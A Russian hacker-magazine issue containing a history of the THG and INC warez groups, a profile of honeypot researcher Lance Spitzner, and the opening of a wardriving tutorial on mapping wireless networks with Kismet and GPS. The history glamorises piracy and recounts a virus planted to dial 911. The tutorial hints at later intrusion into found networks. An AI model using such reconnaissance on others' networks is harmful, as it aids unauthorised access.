Брутальная девочка Альма, а вместе с ней и маньяк Пакстон Феттел возвращаются. Extraction Point – самая страшная игра этого года.

ИГРОМИР

Российская выставка для геймеров глазами редакторов ***«PC ИГР»****.*

В КАЖДОМ НОМЕРЕ:


- ***ДВА*** ***двухслойных DVD (общий объем 17 Gb);***
- ***ДВА*** ***постера;***
- ***ДВЕ*** ***наклейки!!!***



А ТАКЖЕ:

- ***Превью***: Alan Wake, Brothers in Arms: Hell's Highway , Warhammer: Mark of Chaos, Kane & Lynch: Dead Men, Legend: Hand of God, «Анабиоз: Сон разума», Galactic Civilizations II: Dark Avatar, Virtua Tennis 3…
- ***Рецензии*** Need for Speed Carbon, Warhammer 40.000: Dawn of War – Dark Crusade, Sid Meier's Railroads!, F.E.A.R. Extraction Point, Age of Empires III: War Chiefs, Caesar IV, BattleField 2142, The Settlers II: 10th Anniversary, Just Cause, The Guild II, Scarface: The World Is Yours, Stronghold Legends, You Are Empty, NBA Live 07...

И многое-многое другое!



ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /

THG vs INC

ПРОТИВОСТОЯНИЕ ДВУХ КУЛЬТОВЫХ WAREZ-ГРУПП

ДУХ СОПЕРНИЧЕСТВА МЕЖДУ КРЯК-ТИМАМИ СУЩЕСТВОВАЛ ВСЕГДА. ДАЖЕ СЕЙЧАС ТАКИЕ МОНСТРЫ, КАК RAZOR1911, RELOADED И DEVIANCE, СТАРАЮТСЯ БЫТЬ ВПЕРЕДИ ПЛАНЕТЫ ВСЕЙ, ВЫПУСКАЯ РЕЛИЗЫ РАНЬШЕ СВОИХ БРАТЬЕВ ПО ЦЕХУ. НО ВРЯД ЛИ КОГДА-ЛИБО ПРОТИВОСТОЯНИЕ МЕЖДУ КРЯКЕРАМИ БЫЛО СТОЛЬ СИЛЬНЫМ, КАК В НАЧАЛЕ 90-Х ГОДОВ, КОГДА НА ОЛИМПЕ КОМПЬЮТЕРНОГО АНДЕГРАУНДА НАХОДИЛИСЬ ДВЕ ЛЕГЕНДАРНЫЕ КОМАНДЫ: THE HUMBLE GUYS (THG) И INTERNATIONAL NETWORK OF CRACKERS (INC).

The Humble Guys

В конце 80-х годов для крякеров существовало только две сцены — Commodore 64 и Amiga. Именно здесь рождались кумиры, совершались крутые взломы и происходили все основные события. PC-сцена хоть и имела уже какие-то зачатки, но не привлекала крякерскую элиту — игры там в основной массе были на порядок хуже амижных (и даже коммодоровских), а количество юзеров не шло ни в какое сравнение с их количеством у популярных 8-битных консолей. Так думали все, но только не Fabulous Furlough — молодой крякер, живущий в американском городке Нэшвиль штата Теннеси. Уже в 1989 году Fabulous осознавал, что очень скоро ситуация изменится и именно PC суждено править компьютерным миром, и в частности андеграундом. В последние месяцы 1989-го Fabulous Furlough вместе со своим приятелем Candyman создали группу The Humble Guys, чтобы одними из первых покорить PC-сцену. Candyman позже признался: «Когда Fabulous впервые показал мне писишные релизы, они выглядели до отвращения ламерскими. В моем представлении это никак не соответствовало элите. Игры были взломаны из рук вон плохо, кряки работали медленно и были сделаны как под копирку. Когда мы зарелизили свои первые игры, то с нетерпением ожидали реакции на них сцены. Мы считали, что «настоящая элита» разгромит нас своими насмешками, и только позже поняли, что те самые тормозные релизы в нашей коллекции и составляли PC-сцену начала 90-х». Fabulous тогда работал в компьютерной фирме, имел довольно крутой ноутбук и кучу свободного времени, которое мог проводить за крякингом. Candyman же имел доступ к свежему софту. Так и работали — один поставлял, другой ломал. Периодически парни собирались в доме Candyman и проводили кряк-сессии с пивом, музыкой и посиделками до утра, это место даже получило название «штаб».
Первые же релизы THG сделали революцию на PC-сцене. Если раньше кряк-тимы выпускали взломанные версии одних и тех же игр, появляющихся на BBS, через неделю после официальной продажи, то релизы от The Humble Guys выходили за несколько дней до начала продаж. Этого удавалось достичь установлением отношений с главными софтварными дистрибьюторами, заказывая у них игры наперед, а иногда наймом людей, которые жили рядом с игровыми разработчиками и могли купить продукт прямо на фирме в день его релиза. Еще одним преимущес-

The Humbl

ПЕРВЫЙ В ИСТОРИИ NFO-ФАЙЛ:

bubble.nfo

BUBBLE BOBBLE BY NOVA LOGIC THROUGH TAITO
BROKEN BY FABULOUS FURLOUGH
NORMAL TAITO LOADER — 5 MINUTES
GREETS TO: INC, NYC, PETRA, PTL
(WHERE ARE YOU GUYS??), PSI, FIRM
A BIG YAHOO GOES OUT TO NIKADEMUS!
CALL THESE:
CANDYLAND — 615-333-6561
TYE DYE CONTROL CENTRAL — 615-XXX-XXXX <- MOVING
OZONE BBS — 313-689-2876
CALL THE HUMBLE GUYS! VOICE MAILBOX — 615-664-1952
FOR AN 8X10 GLOSSY OF YOUR FAVORITE HUMBLE
GUYS MEMEBER, SEND A SELF ADDRESSED
STAMPED ENVELOPE TO THE HUMBLE GUYS!
P. O. BOX 24541 NASHVILLE, TN 37202

твом THG стало то, что, в отличие от других крякерских групп, состоящих из подростков, в нее входили свободные от школы и колледжа мемберы. Они могли получать посылки с играми от FedEx и UPS (международных служб скоростной доставки) и, не дожидаясь вечера, тут же их взламывать и заливать на BBS. Также THG очень серьезно подошла к оформлению своих релизов, позаимствовав лучшее от интр и тракмо на C64-сцене.
В 1990 году The Huble Guys стала самой продуктивной крякерской группой на PC, а когда в феврале к ним присоединился The Slavelord — владелец центровой пиратской BBS The Slave Den, скорость распространения их продукции выросла на порядок. Чтобы сохранить приватность своих ников, все мемберы THG получили аккаунты вида «Humble Slave <числовой номер>», и со временем эти акки стали узнаваемы и уважаемы на многих других пиратских бордах. К концу 1990 года в THG находилось около 20 активных мемберов, включая The Candyman, The Slavelord, Fletch, Mr. Plato, Predator, Eddie Haskel, Barimor, BamBam, The Viper, The Humble Sysop, Drool Master Rick, Chaos, Raistlin, Freddy Krueger, Lowrider и The Iceman.
The Humble Guys стала первой в истории группой, которая в свои релизы включила NFO-файл. В этом текстовом файле описывалась игра, объяснялось, как ее запустить, и передавались приветы/факи другим крякерам. Первой игрой, во взломанной версии которой появился NFO 'шник, стал в 1989 году римейк классического Bubble Bobble. Но тогда эти файлы подписывались названием игры, а не кряк-группы, как сейчас. Идея включать в релизы NFO всем понравилась, и примеру THG последовали остальные команды. А в скором времени появилось даже целое направление ASCII-художников, занимавшихся оформлением NFO 'шек для крякеров.
Известными релизами THG 1989—1991 годах были Gunboat, Snoopy, Earthrise, Kings Quest 1, Prince of Persia, Grand Prix 500 2, Predator 2, The Amazing Spiderman, Space 18, Gremlins 2, Jim Power, Network Q.
Позже от The Humble Guys отделились несколько талантливых кодеров, которые создали подразделение THG F/X и зарелизили ряд уникальных программ. Самой известной и популярной стала THG Intro Maker — первая в своем роде утилита, позволяющая при нулевых познаниях в программировании создавать красивые интры со скроллом и эффектами. Также в декабре 1991 года F/X выпустило журнал The Humble Review, где были опубликованы обзоры игр и статьи о сцене. В нем имелась своя графическая оболочка и даже музыка — для того времени настоящий шедевр. И хотя език получил широкую поддержку PC-юзеров, дальше первого номера дело не пошло.
Осенью 1991 года, устав от внутренних конфликтов, несколько наиболее талантливых крякеров ушли из группы и сформировали свою команду — United Software Associates (USA), которая практически сразу вошла в состав уже известной тогда Fairlight. Именно USA впервые представила миру концепцию 0day.
27 октября 1992 года телеканал NBC показал сенсационный материал о крякерах под названием «Защищены ли твои секреты?». Телезрители узнали о кряк-сцене и крупнейших варезных BBS, где можно было достать бесплатно практически любую игру. В числе упомянутых оказалась борда The Slave Den. The Slavelord, который по-прежнему ее админил, решил, что такая реклама для него грозит большими неприятностями, и вскоре объявил о прекращении своей курьерской активности. Будучи ведущим поставщиков и главным оратором THG, The Slavelord к моменту своего ухода успел зарелизить и несколько BBS-утилит, включая хорошо известный пакет Lush Software Designs (LSD). В конце своей карьеры он написал прощальный текст, в котором объяснил причины отхода от дел и подвел итог своей трехлетней деятельности: «В течение этого времени я делал все от себя зависящее, чтобы доказать миру, что THG — это номер один на warez-сцене. И я могу со спокойной совестью сказать, что мне это удалось. Я уверен, что даже спустя несколько лет о нас будут вспоминать, потому что мы вершили компьютерную историю».
В этом же году, но чуть раньше объявил о своем уходе основатель The Humble Guys — Fabulous Furlough. И причины тому были еще проще: «После бесчисленных ночей, проведенных за экраном монитора, я чувствую, что мне пора вернуться к нормальной жизни, стать примерным отцом и мужем своей семье, возобновить работу. Это было славное время, но для меня оно закончилось».
Все эти события, а также рост конкуренции со стороны новых групп послужили началом конца легендарной THG.

International Network of Crackers

История INC началась с появления в 1985 году кряк-тимы Miami Cracking Machine (MCM), базирующейся во Флориде. Ее основателем стал десятилетний Line Noise, который примерно в это же время увлекся варезной сценой и попытался таким образом стать к ней причастным. MCM никогда не была крупной группой, не имела большого успеха за пределами США, но именно в ней сформировался основной костяк будущей INC. В сентябре 1989 года Miami Cracking Machine разделилась на две части — европейские мемберы ушли, чтобы

he Humble

сформировать собственную команду, а американцы объединились с парой локальных кряк-тим — New York Crackers и Elite Crackers Association, чтобы создать крякерский альянс International Network of Crackers, который возглавил Line Noise. Со временем группа расширялась, поглощая менее известные и влиятельные тимы и постоянно находясь в поисках новых талантов. Благодаря большому количеству мемберов INC могла ежемесячно выпускать под своим лейблом

Помимо многочисленных релизов, International Network of Crackers была известна также множеством своих филиалов. Они одними из первых на постоянную основу поставили написание документаций и прохождений к играм — этим занималась INC Docs Division. Другое отделение INC — Utils Division — работало над релизом системных утилит и приложений. Также имелись подгруппы, занимающиеся исключительно созданием трейнеров к играм, и артдивизи-

и действующие лидеры группы — безо всяких прощаний и предупреждений оставили INC и просто исчезли. Оставшиеся мемберы не смогли продолжать координировать работу, и в 1993 году сеть распалась. Некоторые из них ушли, чтобы сформировать группу, специализирующуюся на релизах системных утилит Pirates with Attitude. Но сама INC постепенно превратилась из топовой и широко известной кряк-тимы в лейбл, о котором помнят только старички сцены.



десятки релизов. И так как профессиональных варезных команд на PC-сцене в конце 80-х еще не было, International Network of Crackers полностью захватила этот рынок — конкурировать с ними до появления THG не мог никто.

В 1991 году INC выпустила несколько больших релизов, которые еще прочнее укрепили ее позиции на warez-сцене. Среди них самыми громкими стали взломанные версии таких хитов, как Civilization, Secret of Monkey Island и Ultima VII. Также на пиратских BBS ходило немало статей от мемберов группы о сцене, крякинге и других актуальных вещах. Например, хорошо известный «Courier manifesto» от Phantom — главного поставщика софта в INC.

он, рисующий для INC всю графику. «В начале 90-х INC правила миром. Мы были первыми во всем, что касалось PC-сцены. Line Noise был отличным лидером и организатором, а вместе с такими гениальными крякерами, как Cool Hand, Jenetic Bytemare и Bit Manipulator, мы могли надрать задницу кому угодно, даже выскочкам из THG», — сказал позже в интервью поставщик софта и активный мембер INC Dr. Insanity. INC оставалась одной из ведущих варезных групп на PC-сцене до 1992 года. К этому времени интерес руководства к крякингу начал угасать, а внутри команду постоянно раздирали конфликты. В конце концов Line Noise уехал учиться в колледж, забив на сцену, а Cool Hand и The Crackmith — ветераны


Впрочем, 3 заветные буквы периодически еще появлялись на тех или иных BBS. В своих релизах их использовал давний мембер INC The Jet. Но большинство его релизов относилось к обучающему софту и шароварным утилитам, что не было в большом почете у крякеров. К тому же лейбл с момента закрытия группы использовался неофициально.

Противостояние

INC и THG считались двумя лучшими группами на PC-сцене в 1989—1991 годах. Но кто был номером один, сказать точно никто не мог. Чтобы ни у кого не оставалось сомнений в верном ответе, мемберы обеих команд целиком и полностью посвящали себя

Guys vs Int

выпуску и распространению новых релизов. А противостояние, длившееся на протяжении трех лет, вошло в историю warez-сцены как большая крякерская война.
Когда THG вошла на PC-сцену, двое ее основателей были поражены, насколько она не развита. Они оба являлись выходцами из C64- и Amige-сцены, где конкуренция была бешеной и соревноваться с топовыми командами могли лишь самые талантливые крякеры, работающие без сна и отдыха.
На PC все было по-другому. Единственная крупная команда INC прочно держала трон и в связи с отсутствием какого-либо соперничества могла позволить себе делать релизы неспешно, особо не заботясь о качестве. Fabulous Furlough и Candyman решили, что пора положить конец их беззаботной жизни и отвоевать корону.
Бурная реакция сцены на профессиональный подход к релизам THG убедила INC, что с этими парнями нужно считаться. Причем новички открыто заявили о том, что они собираются обставить ветеранов PC-сцены. Вскоре после появления The Humble Guys немногочисленные писишные warez-группы попросту исчезли, не выдержав такого напора. Но INC так просто сдаваться не собиралась.
«THG заявляют, что они сделали революцию на PC-сцене, и я готов это признать. Крякинг с их приходом стал требовать немалых денежных вложений — не менее $3000 в месяц, только чтобы оставаться на плаву. Но многие методы, которыми пользовались парни из The Humble Guys, были такими же грязными, как их языки», — сказал в интервью редактору одного из ранних e-zines мембер INC Cool Hand.
Отношение THG к сцене действительно выглядело своеобразно. До их появления PC-комьюнити было скромным, все поддерживали товарищеские отношения. Но THG пришли из C64, где соперничество, подколки и кряк-войны царили сплошь и рядом, и этот дух они перенесли на новую платформу. В NFO-файлах группы часто встречались выпады в адрес действующих PC-крякеров и особенно INC. Можно было встретить и приписку: «Помните, вы всегда можете стать Humble-плевком, Humble-рабом, имеющим право голоса Humble, а если сильно повезет — даже Humble-мембером». Так назывались ранги в группе.
Конечно, подобное отношение нравилось далеко не всем. Но THG реагировали на негатив сценеров в таком духе: «Шлите нам свои гневные письма! Мы обожаем их читать. Все такие письма попадут в нашу BBS-сеть LSDNet, и у вас появится шанс стать знаменитыми!». Анонсы свежих релизов парни предлагали узнавать по платной линии, стоимость разговора по которой составляла $2 за минуту.
«Как бы там ни было, нам поклонялось огромное количество людей со всего мира. Нам приходили тонны писем, на которые мы никогда не отвечали. Ведь Бог никогда не отвечает в материальной форме тем, кто молится, иначе он перестал бы быть Богом. Мы были недоступны для людей не из нашего круга, а те, кого называли элитой, нам завидовали», — говорил Candyman.
Что касается грязных методов… INC обладала своей сетью поставщиков, работающих на Sega, Nintendo, SSI, EB, Egghead и другие софтварные компании. Узнав об этом, THG анонимно донесла в полицию о воровстве дистрибутивов, в результате чего INC лишилась нескольких полезных людей.
«Мы, конечно, старались отплатить им той же монетой. Где-то в начале 90-х наш хакер Night Ranger написал вирус, который дозванивался до 911. И его подсунули в одну из игр, которая должна была попасть к THG. Насколько мне известно, после этого к парням в гости наведалась полиция, и они даже не могли толком объяснить копам, в чем дело. Также мы взламывали рабочие станции The Humble Guys и присваивали их еще невышедшие релизы. Это была настоящая война, в которой годились все средства».
Мемберы использовали связи, авторитет, ложь, деньги и технику, чтобы обставить соперников. Например, Humble Babe из THG работал водителем скорой помощи и, когда необходимо было оперативно забрать пакет с софтом, врубал мигалку и мчался за ним на другой конец города.
THG продолжала налаживать связи и укреплять позиции. Парни имели своих людей в «копировальных домах» — так называли конторы, куда разработчики отправляли дистрибутив с готовой игрой, документацией и обложкой коробки для дальнейшего тиражирования. На пике славы THG имела поставщиков игр в США, Франции, Германии, Великобритании и даже отдельных частях Азии. Работы для крякеров было столько, что спать приходилось по 3-4 часа в сутки, чтобы все успеть. Примерно то же самое происходило и в стенах INC. Быть лучшими означало полностью отдаваться любимому делу, и именно в таком режиме жили члены обеих команд. Как потом признался один из мемберов INC, его телефонные счета за междугородние переговоры в то время порой достигали $2000 в месяц, потому что приходилось постоянно висеть на телефоне и качать софт.
Пик войны между двумя фаворитами PC-сцены пришелся на 1990 — 1991 годы, к 1992-му ажиотаж стал спадать. А к концу 1992 года трехлетнее противостояние завершилось окончательно, и вместе с ним ушли в историю две эти группы. THG частично перешла в USA, большинство мемберов которой после объединения с Fairlight были арестованы за кардинг. INC изжила себя с уходом людей, которые стояли у руля. А сцена встретила новых кумиров, таких как Razor1911, Drink or Die, Scoopex, Paradox и Hybrid.
5 сентября 2006 года Дэвид Джей Френсис, известный как Candyman — один из основателей The Humble Guys и самых скандальных крякеров всех времен, скончался в своем доме в Сент-Льюисе от сердечного приступа. Старые сценеры говорят, что только в этот момент закончилась история легендарной THG.



ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDWORK@GAMELAND.RU /

X-PrOFiLE

X-PROFiLE



ИМЯ: LANCE SPITZNER
ВОЗРАСТ: 37 ЛЕТ
МЕСТО ОБИТАНИЯ: США
E-MAIL ДЛЯ СВЯЗИ: LANCE@HONEYNET.ORG

BIO

В детстве мечты Лэнса были далеки от компьютеров. Парня привлекала армия, и он всерьез собирался связать с ней свою жизнь. Юному Спитзнеру война и героические подвиги казались романтикой. Но когда он немного подрос и отправился на военную службу, все оказалось не совсем так, как представлялось. Несмотря на то что ему удалось дослужиться до чина офицера Армии быстрого реагирования, через 4 года службы Лэнс полностью разуверился в своем желании посвятить ей свою жизнь и, вернувшись домой, поступил в колледж, где получил степень MBA (Master of Business). Там будущий security-эксперт хорошо освоил информационный менеджмент и не сомневался, что именно с ним будет связана его карьера.

Благодаря нескольким документациям зарекомендовав себя в комьюнити, Лэнс вскоре получил должность главного security-архитектора в Sun Microsystems. Проработав там несколько лет, он оставил Sun и основал собственную коммерческую фирму Honeypot Technologies Inc. (www.honeypots.com), занимающуюся консультациями по системам обнаружения вторжений и создания honeypots.
Спитзнер ведет популярный веб-блог о ханипотах (honeypots — ловушки для хакеров, имитирующие уязвимую систему с ценными данными, но на самом деле изолированные и хорошо защищенные) и продвигает эту технологию через семинары и прессу. Он выступал с лекциями в Пентагоне, Академии ФБР, Национальном агентстве безопасности, Институте SANS, West Point, CanSecWest,

«ТРИ МОИ ЛЮБИМЫЕ УТИЛИТЫ, КОТОРЫМИ Я АКТИВНО ПОЛЬЗУЮСЬ: NMAP, SNORT, HPING2. КАЖДАЯ ИЗ НИХ ПОЗВОЛЯЕТ УЗНАТЬ, ЧТО ТВОРИТСЯ В ТВОЕЙ СЕТИ, ОБЛАДАЕТ БОЛЬШИМ КОЛИЧЕСТВОМ НАСТРОЕК, А АВТОРЫ ОТКРЫТЫ ДЛЯ ОБЩЕНИЯ»

Однако чем больше Лэнс узнавал о компьютерах, тем больше его интересовала их техническая сторона. И со временем страсть к изучению работы компьютеров и сетей стала настолько большой, что все остальное отошло на второй план и Лэнс полностью окунулся в мир computer security.
Еще в школьном возрасте Лэнс Спитзнер устроился на работу в консалтинговую компанию, которой как раз нужен был администратор файрвола. Именно в этой небольшой конторе ему пришлось на практике узнать, насколько уязвимы сети и какими приемами пользуются хакеры. Как сказал потом сам Лэнс: «Борьба с плохими парнями в интернете очень похожа на сражение с недругами в реальном танке. Единственная разница — я использую IPv4-пакеты вместо 120-миллиметровых танковых снарядов».

на различных хакерских конференциях, таких как Black Hat Briefings. А статьи его выходили как в специализированных изданиях: Security Focus, Chief Security Officer magazine, так и в популярных журналах: BBC, New York Times, Wall Street Journal.

ХОББИ

Практически все свое время Лэнс уделяет компьютерам, проводя за монитором по 10—15 часов в день. Но вместе с тем он старается не зацикливаться только на этом и любит периодически прогуливаться вместе со своей женой по улицам города. Сейчас он занимается воспитанием своей маленькой дочери и как минимум 2 раза в год посещает крупнейшие хакерские съезды.


X-PrOFiLE

«МЕНЯ ВСЕГДА ВОСХИЩАЛИ ЛЮДИ, КОТОРЫЕ ВНОСЯТ ВКЛАД В SECURITY COMMUNITY, НЕ ТРЕБУЯ НИЧЕГО ВЗАМЕН. ЭТО ДЭН ФАРМЕР И ВИЦ ВЕНЕМА, УТИЛИТЫ КОТОРЫХ ПОРАЖАЮТ СВОИМ ДИЗАЙНОМ И ЭФФЕКТИВНОСТЬЮ; ДЭВИД ДИТРИХ, ПОСТОЯННО РАСШИРЯЮЩИЙ ГРАНИ КОМПЬЮТЕРНОЙ ЭКСПЕРТИЗЫ; МАРТИ РОХ — АВТОР МОЩНЕЙШЕЙ УТИЛИТЫ, ДОСТУПНОЙ ВСЕМ БЕСПЛАТНО; K2, ВСЕ ВРЕМЯ НАПОМИНАЮЩИЙ МНЕ, ЧТО ТЫ НИКОГДА НЕ МОЖЕШЬ ЧУВСТВОВАТЬ СЕБЯ В ПОЛНОЙ БЕЗОПАСНОСТИ; RFP, РАСШИРЯЮЩИЙ ГРАНИЦЫ ВОЗМОЖНОГО; БРЭД ПОВЕЛ — ОТЛИЧНЫЙ ПРИМЕР ТОГО, КАКИМ ДОЛЖЕН БЫТЬ НАСТОЯЩИЙ ПРОФЕССИОНАЛ»

ПРОЕКТЫ

Главным проектом, благодаря которому Лэнс стал известен в security community, является The Honeynet Project (www.honeynet.org). Это международная некоммерческая организация, нацеленная на повышение общего уровня безопасности в интернете без затраты денежных средств. Основан проект был Спитзнером в июне 2000 года и сейчас насчитывает 30 мемберов, большинство из которых — компьютерные эксперты мирового уровня. Как сказал Лэнс, занимающий пост директора THP, к созданию проекта его подтолкнул недостаток знаний о психологии компьютерных взломщиков. Ведь с помощью ханипотов можно успешно изучить как поведение, так и способы проникновения блэк-хэтов. Все, что удается узнать о «плохих парнях», участники проекта выкладывают в свободный доступ.

Самой известной печатной работой Лэнса является нашумевший цикл «Know Your Enemy» (в переводе его можно найти на bugtraq.ru). В первой статье подробно рассматриваются способы и утилиты, которыми пользуются скрипткидисы для совершения сетевых атак. Вторая рассказывает о том, как правильно анализировать логи для определения действий хакера. В третьей читатель узнает о возможных последствиях атаки, о том, как взломщики скрывают свои следы. В четвертой объясняется, как собрать исчерпывающую инфу о незваном госте после его вторжения. В пятой описываются мотивы киберпреступников. Шестая посвящена пассивному определению типа операционной системы. В седьмой дается введение в технологию honeynets.



В 2002 году вышла первая книга Лэнса Спитзнера «Honeypots: Tracking Hackers», в которой автор изложил весь накопленный опыт и знания. Она стала первой в своем роде и до сих пор считается одной из лучших книг по компьютерной безопасности вообще.

АНТОН КАРПОВ
/ TOXA@REAL.XAKEP.RU /

ВАРДРАЙВИНГ ПОД НИКСАМИ

СОСТАВЛЯЕМ БЕСПРОВОДНУЮ КАРТУ ГОРОДА

В НАШЕМ ЖУРНАЛЕ МНОГО И ПОДРОБНО ПИСАЛИ ПРО ОБНАРУЖЕНИЕ БЕСПРОВОДНЫХ СЕТЕЙ И СООТВЕТСТВУЮЩИЙ ИНСТРУМЕНТАРИЙ ВАРДРАЙВЕРА-ЮНИКСОИДА («ХАКЕР» #074, #084, «СПЕЦ» #59). ЕСЛИ ТЫ ЧИТАЛ ЭТИ СТАТЬИ, ТО ЗНАЕШЬ, КАК МОЖНО ОБНАРУЖИВАТЬ БЕСПРОВОДНЫЕ СЕТИ, ПРЕОДОЛЕВАТЬ СЛАБОЕ ШИФРОВАНИЕ И АНАЛИЗИРОВАТЬ ТРАФИК. ТЫ УЖЕ ОБЗАВЕЛСЯ ПАРОЙ-ТРОЙКОЙ БЕСПРОВОДНЫХ КАРТ НА ВСЕ СЛУЧАИ ЖИЗНИ, КУПИЛ МОЩНУЮ ВНЕШНЮЮ АНТЕННУ И УСТАНОВИЛ ПОСЛЕДНИЕ ВЕРСИИ KISMET, WIRESHARK И AIRCRACK. БЕЗ ВНИМАНИЯ ОСТАЛСЯ ЛИШЬ ВОПРОС ВИЗУАЛИЗАЦИИ ДАННЫХ, СОБРАННЫХ В РЕЗУЛЬТАТЕ «БОЕВЫХ ВЫЕЗДОВ». ЭТОТ ПРОБЕЛ МЫ СЕЙЧАС И ВОСПОЛНИМ.

Беспроводная география



оездив по городу, вардрайвер обнаружил внушительное количество открытых сетей с уверенным сигналом и вкусными SSID'ами (вроде MegaBankWiFi или InternalCorporateWLAN) и собрал огромный дамп логов Kismet. Но где эти сети расположены? Как их найти? Без привязки к географическим координатам от работы вардрайвера пользы мало. О'кей, мы в курсе, что настоящий вардрайвер собирает информацию из чисто спортивного интереса и возвращаться для проникновения в сеть не будет. Но если целью воздушного охотника является нечто большее, чем просто факт обнаружения сети, то без привязки к карте города ему не обойтись. Таким образом, к стандартному арсеналу вардрайвера — ноутбук, беспроводная карта (например, форм-фактора PCMCIA), внешняя антенна (опционально) и беспроводной сниффер (в нашем случае это Kismet) — добавляется GPS-приемник и софт для наложения обнаруженных сетей на карту города.

Позиционируемся глобально

С GPS-приемником все предельно просто. В 90% случаев это будет устройство марки Garmin — ими завалены прилавки компьютерных магазинов. При выборе учти две вещи: формат, в котором устройство выдает информацию о координатах, и интерфейс подключения к компьютеру. Как правило, большинство моделей имеют serial-интерфейс, и в этом нет ничего хорошего, ведь ноутбуки давно не оснащают этим устаревшим интерфейсом. В таком случае придется дополнительно раскошелиться на шнурок com2usb. Хотя последние модели GPS-приемников наделены USB-интерфейсом, обычно такие устройства дорогие, так как имеют большой цветной экран, внушительный объем памяти и прочие излишества, без которых вардрайвер спокойно может обойтись (у него для всего этого есть компьютер).
Что же касается формата выводимых данных, то лучше всего, если устройство поддерживает стандартный формат NMEA 0183. В более дешевых приемниках формат жестко вшит, в более дорогих — настраивается в опциях меню.
Вопреки распространенному мнению, Kismet напрямую не поддерживает работу с GPS. Для сопряжения приемника и снифера нам понадобится демон gpsd (gpsd.berlios.de), который майнтейнит сам Эрик Реймонд ;).



> Вардрайверский джип: на крыше антенна с усилением 21 dBi

Этот демон вешается на порт GPS-приемника и слушает TCP-порт (по умолчанию 2947). Именно через этот порт и происходит обмен информацией между gpsd и Kismet.
В моем случае GPS-приемником был Garmin eTrex Vista с serial-интерфейсом и com2usb-адаптером. Чтобы система опознала девайс, следует подгрузить нужный модуль (их много: ucom, ucycom, uplcom, uvscom, в зависимости от чипсета адаптера):

```
# kldload uplcom.ko
```

